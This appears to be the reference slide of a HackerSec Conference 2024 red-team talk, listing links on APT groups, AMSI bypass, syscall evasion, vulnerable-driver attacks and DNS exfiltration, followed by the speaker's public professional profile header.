<https://www.socinvestigation.com/anatomy-of-the-ransomware-cybercrime-economy/>
<https://prodigy13.com/kill-chain-pros-cons/>
<https://redteam.guide/>
<https://securityaffairs.com/128493/malware/unc3313-apt-two-backdoors.html>
https://www.researchgate.net/figure/Data-Exfiltration-via-DNS-queries_fig1_359077112
<https://www.fortinet.com/blog/threat-research/teamcity-intrusion-saga-apt29-suspected-exploiting-cve-2023-42793>
<https://www.radware.com/cyberpedia/ddos-attacks/the-lazarus-group-apt38-north-korean-threat-actor/>
https://www.researchgate.net/figure/Phases-of-a-common-Spear-Phishing-attack_fig1_361946872
<https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/>
<https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/>
<https://www.sciencedirect.com/science/article/pii/S0167404822002498>
<https://github.com/ViperXSecurity/lib-nosa>
<https://blog.certcube.com/windows-privilege-escalation-methods/>
<https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls>
<https://github.com/helviojunior/hookchain>
<https://infosecwriteups.com/byovd-attacks-the-hidden-threats-of-vulnerable-drivers-d1aebe9b552e>
<https://www.securityjoes.com/post/process-mockingjay-echoing-rwx-in-userland-to-achieve-code-execution>
<https://www.elastic.co/es/blog/elastic-global-threat-report-breakdown-credential-access>
<https://www.wizlynxgroup.com/us/cyber-security-usa/red-team-assessment-services>
https://www.researchgate.net/figure/Data-Exfiltration-via-DNS-queries_fig1_359077112

HACKERSEC CONFERENCE 2024



Joas A Santos  · 1st
Red Team | Author of Books | Speaker and Teacher | APT Hunting | Adversary Simulation

 [Top Voice](#)

São Paulo, São Paulo, Brazil · [Contact info](#)

[Github](#) 

101,461 followers

 HackerSec
 Stanford University

